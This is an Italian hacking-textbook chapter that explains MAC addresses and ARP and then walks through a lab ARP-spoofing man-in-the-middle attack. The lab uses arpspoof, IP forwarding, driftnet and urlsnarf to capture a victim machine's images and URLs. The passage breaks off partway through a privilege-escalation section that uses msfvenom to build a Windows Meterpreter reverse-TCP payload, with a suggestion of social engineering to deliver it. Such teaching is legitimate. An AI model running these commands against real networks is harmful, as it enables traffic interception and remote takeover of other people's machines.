Scherzi a parte, ogni dispositivo è dotato anche di un indirizzo proprio, che identifica in modo inequivocabile la sua interfaccia di rete. Si tratta del Media Access Control, o MAC (da non confondere con i computer di Apple!).

Qualcosa di più sul MAC

Il Media Access Control, o MAC, è un codice univoco associato a un adattatore di rete. Un codice, quindi, che identifica in modo inequivocabile un componente dedicato alla connessione di un dispositivo a una rete. Di solito il MAC è composto da 12 cifre esadecimali, in uno di questi due formati (ma ne esistono altri di più esotici e meno utilizzati):

MM:MM:MM:SS:SS:SS

oppure

MMMM-MMSS-SSSS

Idealmente un MAC può essere diviso in due metà. La prima contiene un codice identificativo del produttore, mentre la seconda un numero seriale assegnato dal produttore dell'adattatore. Se, per esempio, l'indirizzo MAC è 00-1B-2F-BB-4C-98, abbiamo che 00-1B-2F corrisponde a un adattatore prodotto da Netgear. È possibile trovare i produttori, in base al MAC, grazie a siti appositi, come `www.macvendors.com`.

Il MAC lavora a livello di Data Link Layer, secondo l'OSI Model, che ora sai bene essere il secondo layer, preceduto solo dal Physical Layer. Il MAC, dunque, opera a un livello molto basso nella rete e non è un caso che l'Internet Protocol (IP) lavori invece a un livello leggermente più alto, vale a dire il Network Layer (layer 3). Non è una distinzione da poco: l'IP supporta la connessione a livello software, mentre il MAC lo fa a livello hardware. Per questo, mentre l'IP può andare incontro a diverse problematiche software, spesso sfruttate proprio dagli hacker, il MAC tende a essere più solido e "cementato" a un componente e per questo è, in genere, meno attaccabile. Ecco perché attacchi come l'ARP Spoofing, come vedremo, mirano a colpire proprio l'associazione MAC-IP, piuttosto che il solo Media Access Control (Figura 11.6).




Figura 11.6 Rilevare il tipo di produttore di un adattatore di rete consente anche di farsi un'idea delle vulnerabilità a cui sono soggetti alcuni suoi prodotti. Esistono, infatti, vulnerabilità che coinvolgono intere famiglie di prodotti sviluppati da un'azienda.

La combinazione tra indirizzo IP e MAC identifica, questa volta in modo davvero inequivocabile, un dispositivo all'interno di una rete. Questa e tante altre combinazioni sono gestite dall'Address Resolution Protocol, o ARP.

Ora, per capire meglio di che cosa si tratta (e perdona le ipersemplificazioni), immagina che un server debba inviare un pacchetto di dati a un dispositivo, e che questo dispositivo sia collegato a un router insieme ad altri. Il server, innanzitutto, controlla in una speciale tabella (*ARP Table* o *ARP Cache*) se è già presente il dispositivo di destinazione, in modo da inviargli direttamente i dati desiderati. Se non lo trova, tocca eseguire un procedimento più complesso e lento, chiamato *ARP Broadcast*.

NOTA

La ARP Cache è aggiornata di continuo e cambia molto in base al sistema operativo e al tipo di rete. Ogni sistema operativo è dotato di un comando per

controllare lo stato dell'ARP. Per esempio, se vuoi dare un'occhiata all'ARP di un computer con Windows, accedi al prompt dei comandi (DOS) e digita:

```
arp –a
```

La stessa istruzione, tra l'altro, è valida anche in Linux, se digitata dal terminale.

Il server invia una "richiesta ARP" (*ARP request*) a tutti i dispositivi (*host*) collegati alla rete contraddistinta da quell'indirizzo IP. Per farlo, sfrutta un indirizzo MAC particolare (FF:FF:FF:FF:FF:FF), che funge da passe-partout per far arrivare il messaggio a tutti. A questa richiesta risponde (*ARP reply*) solo l'apparecchio che ha effettivo bisogno di quel pacchetto di dati, comunicando il proprio indirizzo MAC. A questo punto, quell'indirizzo MAC viene inserito nell'ARP Cache. Così, al successivo invio di dati, il server si limiterà alla consultazione dell'ARP Cache, anziché ripetere tutta la procedura di ARP Broadcast.

NOTA

In Windows, il "prompt" rappresenta il caro e vecchio DOS. Vi accedi in modo diverso a seconda della versione di Windows con cui hai a che fare, ma in genere passi sempre per il menu *Start*. Da Windows 10, invece, ti basta digitare **cmd** nella casella di ricerca in basso a sinistra e selezionare *Prompt dei comandi*. In alcuni casi ricorda che è meglio accedere esplicitamente come *Amministratore*: quando compare la voce *Prompt dei comandi*, facci clic sopra con il tasto destro e nel menu a tendina seleziona *Esegui come amministratore*.

In che cosa consiste l'ARP Poisoning

L'Address Resolution Protocol funziona bene, non c'è che dire, ma presta il fianco ad alcuni problemi. Il principale è che non tiene conto della veridicità di un ARP reply. Intendo dire che se l'ARP request di un server fa appello a un indirizzo X, e invece risponde un indirizzo Y spacciandosi per X, il server si fida ciecamente. È un po' come avere un drappello di persone davanti, urlare "Chi è Mario Rossi?", e fidarsi del primo che alza la mano, senza chiedergli un documento per controllare. Ecco, questo è l'*ARP Poisoning*, chiamato anche *ARP*

Cache Poisoning o *ARP Spoofing*. Le conseguenze sono disastrose: il mittente dei dati crede di avere a che fare con l'autentico destinatario, mentre li invia all'hacker.

Se non ti è ancora ben chiara la questione, ricordati sempre che un indirizzo IP, da solo, vale ben poco. L'identificazione di un dispositivo passa sempre, infatti, anche per un indirizzo MAC. Mettiamo che ci sia un router, del tutto legittimo e sicuro, a cui si collegano diversi dispositivi, tra cui quello di una potenziale vittima. L'indirizzo IP del router è 192.168.1.1 e il suo indirizzo MAC è, per esempio, 20:21:22:23:24:25. Significa che i dati ricevuti e spediti dalla vittima passeranno sempre per questo indirizzo MAC. Bene. Mettiamo, adesso, che l'indirizzo IP della macchina dell'hacker sia 192.168.1.77 e il relativo indirizzo MAC sia 30:31:32:33:34:35.

L'ARP Spoofing entra in gioco quando si generano ARP reply che comunicano che l'indirizzo MAC 30:31:32:33:34:35 è quello corretto per l'indirizzo IP 192.168.1.1.

E tutto questo si può fare con un comando molto semplice:

```
arpspoof –i eth0 192.168.1.1
```

Per ora non fare molto caso a questo comando, ci torneremo a breve. Adesso l'importante è che tu abbia capito perfettamente in che cosa consiste l'ARP Spoofing. Se è così, è il momento di attrezzarsi per la parte pratica.

Preparare l'attacco

Volendo esplicitare il concetto, l'ARP Spoofing è un attacco nel quale, dato un server e un client che vi si collega, il computer dell'hacker fa credere al server di essere il client, e al client di essere il server, configurando quello che è un tipico "attacco Man in the Middle" (MITM). È piuttosto complesso, lo so. Certo, se hai un po' di esperienza di hacking forse ti sembrerà semplice, ma la verità è che per

andare a segno ha bisogno di una certa preparazione. In cambio, offre un'elevata efficacia anche contro obiettivi "difficili". Prima ancora di scendere nei dettagli dell'attacco vero e proprio, occorre tuttavia immaginare cosa accade alla tua macchina virtuale basata su Kali Linux nel momento in cui si rende protagonista di un ARP Poisoning: una montagna di pacchetti di dati estranei le si riverserebbero addosso! La macchina Kali, come abbiamo detto, diventa la destinataria di pacchetti che dovrebbero arrivare ad altri sistemi. Questo, in molti casi, si tradurrebbe in un *Denial of Service* (DoS) per la tua macchina, perché riceverebbe così tanti dati da vedere saturate le proprie risorse in men che non si dica.

NOTA

Il Denial of Service è una grande famiglia di attacchi che mirano a rallentare o bloccare un determinato servizio. Con DoS, spesso, ci si riferisce a un attacco capace di saturare le risorse di un sistema. Per esempio, inondare un sito web (e quindi un server) di visite fino a superare il numero di connessioni simultanee che è in grado di sopportare. Il risultato, a quel punto, è che non si potranno avere nuove connessioni al servizio.

Ecco perché, prima di pensare all'attacco, devi operare un *IP Forwarding*. In pratica, la macchina Kali Linux, o comunque quella che usi per l'attacco, una volta che riceve i pacchetti trafugati li inoltra agli IP di destinazione. In questo modo, oltre ad alleggerirla, si ottiene come effetto che il sistema della vittima non sospetta nulla, perché di fatto riceve il materiale che si aspetta. È per questo che molti fanno rientrare l'ARP Poisoning nella famiglia degli attacchi Man in the Middle, in cui l'hacker si infila nella trasmissione di informazioni tra due utenti senza che questi si accorgano di nulla. Attivare l'IP Forwarding dalla macchina Linux è semplice e lo si fa direttamente dal terminale, ma approfittiamo dell'occasione anche per assicurarci che la scheda della macchina Kali sia impostata in modalità promiscua:

```
ifconfig eth0 promisc

sysctl -w net.ipv4.ip_forward=1
```

Come risultato, Kali dovrebbe restituire una voce del tipo `net.ipv4.ip_forward=1`. Significa che è tutto pronto per procedere (Figura 11.7).




Figura 11.7 L'IP Forwarding mette al sicuro il sistema dell'hacker dalle conseguenze collaterali dell'attacco. Nota anche l'impostazione della modalità "promiscua", a dir poco essenziale per i nostri scopi.

Se invece le istruzioni dovessero darti qualche problema, accertati che la scheda sia effettivamente `eth0`, con il comando `ifconfig`, in caso contrario usa la scheda indicata.

Ora avvia la macchina virtuale che rappresenta la vittima dell'attacco (meglio, a scopo di test, se è basata su Windows XP), ma non prima di esserti accertato che la scheda di rete virtuale sia impostata su *Bridge*. In alcuni casi, è richiesto che sia impostata su

NAT, quindi preparati a sperimentare un po'. Fatto questo, avvia la macchina, entra in DOS e digita:

```
arp –a
```

Annota il risultato, in particolare l'indirizzo IP (che è quello che userai a breve) e quello MAC, giusto per vedere come cambierà una volta effettuato l'ARP Poisoning.

> **NOTA**
> Per aprire una nuova finestra del terminale, da Kali Linux, fai clic con il tasto destro del mouse sull'icona del Terminal, nel menu a sinistra del desktop, e seleziona *New Window*. Per gestire tutte le finestre Terminal aperte, fai clic sulla medesima icona con il tasto destro e seleziona *All Windows*.

Lanciare un attacco ARP Poisoning

In buona sostanza, ora hai a disposizione l'indirizzo IP della vittima e quello del router a cui si collega: è tutto ciò che ti serve.

Per l'ARP Poisoning il tool di elezione è Arpspoof, che trovi in Kali Linux. Il suo utilizzo di base è piuttosto semplice e lo hai già visto:

```
arpspoof –i eth0 indirizzo_IP_vittima
```

`–i` indica l'interfaccia che vuoi utilizzare (quella che hai messo in modalità promiscua, poco fa). In questa forma essenziale, il comando, lanciato dalla macchina dell'hacker, fa in modo che l'ARP Spoofing sia eseguito inviando ARP reply con l'indirizzo MAC del sistema malevolo, associandolo all'indirizzo IP della vittima, che potrebbe benissimo essere quello del router.

C'è una forma più complessa e completa del comando:

```
arpspoof –i eth0 –t indirizzo_IP_1 indirizzo_IP_2
```

dove `–t` indica l'indirizzo IP della target machine.

> **NOTA**
> Non conosci l'indirizzo del router utilizzato dalla tua macchina Kali Linux? Per vederlo ti basta aprire una finestra del terminale e digitare l'istruzione:
>
> ```
> ip route show
> ```

In soldoni, questa sintassi ti permette di effettuare l'ARP Spoofing sia nel verso di trasmissione dei dati dall'indirizzo IP della vittima a quello del router (o del server, gateway o altro), sia in senso opposto.

Esempio:

```
arpspoof –i eth0 –t 192.168.1.1 192.168.1.26
```

e

```
arpspoof –i eth0 –t 192.168.1.26 192.168.1.1
```

Tuttavia, visto che hai l'esigenza di effettuare l'attacco contemporaneamente, in ambo i sensi, ti basta aprire due finestre del terminale e avviare ciascuno dei due comandi in una diversa finestra.

Preferisci usare una sola finestra (i puristi, compreso il sottoscritto, lo trovano troppo confusionario)? Usa la sintassi:

```
arpspoof –i eth0 –t 192.168.1.1 192.168.1.26 &
arpspoof –i eth0 –t 192.168.1.26 192.168.1.1
```

In pratica, devi scrivere i due comandi di Arpspoof uno di seguito all'altro, uniti dal simbolo `&`. Qualche istante e l'ARP Spoofing ha inizio (Figura 11.8).




Figura 11.8 Va da sé che mentre l'ARP Spoofing è in esecuzione vanno lasciate attive (le si può anche "minimizzare", basta non chiuderle) le rispettive finestre del terminale.

Intercettare immagini

In apparenza appena si lancia un attacco con ARP Spoofing non succede nulla, ma se inizi a veder scorrere una fitta serie di dati, tra gli indirizzi IP che hai indicato, significa che sta funzionando tutto per il meglio. Per rendertene conto, puoi fare un giochino veloce e divertente, vale a dire aprire un'altra finestra del terminale e lanciare il comando `driftnet`. Così:

```
driftnet –i nome_interfaccia
```

Dove `nome_interfaccia` è proprio l'interfaccia che hai sfruttato fino a questo momento (nel nostro esempio si tratta di `eth0`). Per esempio:

```
driftnet –i eth0
```

Ora passa alla macchina virtuale che rappresenta la tua potenziale vittima, apri il browser e vai su un indirizzo web a tua scelta, purché il sito contenga qualche immagine. Fatto il caricamento, torna alla finestra con `driftnet`. Trovi una serie di immagini provenienti dal sito visitato nella macchina della vittima! Se ci pensi, è un risultato straordinario: hai intercettato il traffico della vittima, concentrando l'attenzione sulle immagini, che è poi la specialità di Driftnet. A partire da queste, in effetti, puoi ottenere molte informazioni sul tuo obiettivo e capire quasi sempre al volo che cosa sta facendo in Rete (Figura 11.9).




Figura 11.9 Driftnet mostra alcune delle immagini presenti nel sito che la vittima sta navigando. La loro quantità e qualità dipende da molteplici fattori, ma di solito ne basta anche una per comprendere quale sito, o siti, l'utente sta visitando.

Problemi con Windows XP?
Se nella tua macchina virtuale "vittima" usi Windows XP e tenti di navigare sul Web con il browser preinstallato, cioè Internet Explorer, potresti ricevere diversi

messaggi di errore. Questo perché, ormai, le vecchie versioni di Explorer non sono più supportate dai moderni siti. E per inciso, visto che nemmeno Windows XP è più supportato dalla stessa Microsoft, non esistono più versioni aggiornate di altri browser per XP. Che fare? Puoi recuperare le più recenti versioni di Google Chrome o Firefox per Windows XP, in siti specializzati. Oppure puoi continuare a utilizzare il vecchio Internet Explorer fino a quando trovi qualche sito ancora compatibile.

Intercettare dati

Le immagini possono darti indicazioni molto precise su ciò che la vittima sta facendo con il proprio sistema, ma rimangono una risorsa limitata. Molto meglio, in effetti, controllare delle informazioni ancora più specifiche. Ricorderai che nel Capitolo 4 ti ho parlato delle porte, sottolineando quanto siano importanti per un hacker. Poiché lo studio delle reti non è il fulcro di questo libro non siamo scesi nei dettagli di ogni porta, ma hai di certo compreso che ciascuna è adibita a uno o più scopi. Per esempio, la porta 80 è dedicata alla navigazione nei siti web con il browser, sfruttando i protocolli HTTP e TCP. Riuscire a intercettare, tramite ARP Spoofing, i dati trasmessi sulla porta 80 del sistema della vittima equivale a conoscere, per esempio, i siti HTTP che ha visitato. Una volta lanciato questo tipo di attacco, quindi, occorre un tool capace di intercettare questo tipo di informazioni e sarai felice di scoprire che esiste, si chiama Urlsnarf, è contenuto in Kali e, una volta avviato un ARP Spoofing, utilizzarlo è un gioco da ragazzi. Di fatto, la sintassi è simile a quella di Driftnet (se non lo hai fatto, leggi il paragrafo precedente, “Intercettare immagini”):

```
urlsnarf –i nome_interfaccia
```

Tutto quel che devi fare, dunque, è aprire una nuova finestra del terminale, mentre le altre sono al lavoro, e lanciare un comando del tipo:

```
urlsnarf –i eth0
```

Da questo momento, se l'attacco ARP Spoofing è in corso, il tool inizia a elencarti tutte le trasmissioni dati che il sistema della vittima effettua sfruttando le porte 80, 8080 (usata di solito per i web server) e 3128 (usata in una moltitudine di servizi web; Figura 11.10).




Figura 11.10 Intercettare il traffico di determinate porte consente di ottenere informazioni preziosissime sulla tua vittima designata.

Fermare l'attacco

Come regola di base, un hacker degno di questo nome sa che "un attacco *non* è per sempre". Ogni attacco, insomma, deve avere una fine, per evitare di lasciare tracce o comunque di dare troppo nell'occhio. Nel corso delle nostre sperimentazioni non ci siamo mai occupati troppo di terminare i nostri attacchi, ma nel caso di un ARP Spoofing perpetrato nella tua rete, con macchine virtuali di tua proprietà, quando hai finito di giocherellare con i vari tool è bene

fermare, se non altro, l’IP Forwarding, per evitare comportamenti spiacevoli dei tuoi sistemi. Chiudi, quindi, le varie finestre del terminale, poi aprine una e digita questa semplice istruzione:

```
sysctl -w net.ipv4.ip_forward=0
```

Fatto questo, è il momento di passare ad altro.

Privilege escalation

La *privilege escalation* non è un attacco univoco, ma la definizione che si dà a una serie di attacchi con cui un hacker è in grado di prendere possesso dei diritti di amministratore di un sistema.

Sai bene che i moderni sistemi operativi consentono di assegnare diverse priorità ad account differenti. Ci sono sistemi operativi dove, per esempio, un account può essere di tipo Guest (“ospite”) e avere a disposizione solo alcune limitate funzioni, per esempio navigare su determinati siti web, avviare solo determinate applicazioni e poco altro. Un account può essere anche di tipo Standard e in tal caso può, per esempio, consentire all’utente di installare un’applicazione di suo gradimento, oltre a quelle che trova già installate. E poi ci può essere un account di tipo Administrator o Amministratore, che dà all’utente tutta la libertà che desidera: installare e disinstallare applicazioni, creare e trasferire ogni genere di file e, soprattutto, decidere le sorti degli account di livello inferiore, quindi tutti quelli Standard e Guest. Li può addirittura modificare o eliminare. Possiamo affermare che Standard è una versione potenziata di Guest, e che Administrator è una versione potenziata di Standard. Quindi, per passare da un account di livello inferiore a uno di livello superiore occorre fare, appunto, un’“escalation”. Il concetto di privilege escalation sta tutto qui, ma nella sua semplicità rappresenta una delle minacce più consistenti nel mondo della sicurezza informatica. Specie perché riguarda qualsiasi

sistema operativo, quindi evita sorrisini sarcastici pensando al solo Windows.

Benché qualcuno non lo consideri un vero attacco, la privilege escalation, dal punto di vista dell'hacker, rappresenta un'arma d'indicibile potenza. Pensa, infatti, a cosa può accadere se si diventa amministratori di un sistema e si ha la possibilità di eliminare gli account dei suoi veri amministratori. O se anche solo si procede all'eliminazione di altri account.

Ci sono vari metodi per perpetrare una privilege escalation e ogni procedura va scelta in base all'obiettivo che ci si pone. Vale la pena di sottolineare che una tecnica di questo tipo richiede la conoscenza di buona parte delle nozioni fin qui descritte e molte informazioni sul sistema della vittima. Tutte cose che, ormai, dovresti saper fare a menadito.

Privilege escalation in Windows

In questo esempio ti mostrerò, per semplicità, come si esegue una privilege escalation su una macchina basata su Windows XP. Per l'occasione utilizzo msfvenom, un tool piuttosto recente che fa parte di Metasploit e unisce (e sostituisce) due strumenti: msfpayload emsfencode (Figura 11.11). Il risultato è un software capace di generare payload per una moltitudine di diversi sistemi operativi e piattaforme. Nel momento in cui ti scrivo l'elenco annovera Cisco, MacOS X, Solaris, BSD, OpenBSD, Firefox, BSDi, NetBSD, Node.JS, FreeBSD, Java, Unix, Linux, Windows e altri ancora. Il principio dell'attacco è molto semplice: si crea un payload per la piattaforma desiderata, nel nostro caso Windows XP, e poi lo si spedisce alla target machine. L'invio è la parte delicata dell'attacco. Si può utilizzare il social engineering, oppure sfruttare un altro exploit che consenta il

trasferimento e l’esecuzione del file nel sistema della vittima. A questo punto, si mette “in ascolto” la macchina Kali e il gioco è fatto.

Venendo alla parte pratica, e dando per scontato che tu mi abbia seguito fin qui, nel corso dei vari capitoli (se non lo hai fatto, è il momento di correre ai ripari), dal terminale di Kali Linux lancia:

```
msfvenom –p windows/meterpreter/reverse_tcp lhost=indirizzo_ip_Kali lport=8443 –f exe > /root/escalation.exe
```

Per esempio:

```
msfvenom –p windows/meterpreter/reverse_tcp lhost=192.168.1.55 lport=8443 –f exe > /root/escalation.exe
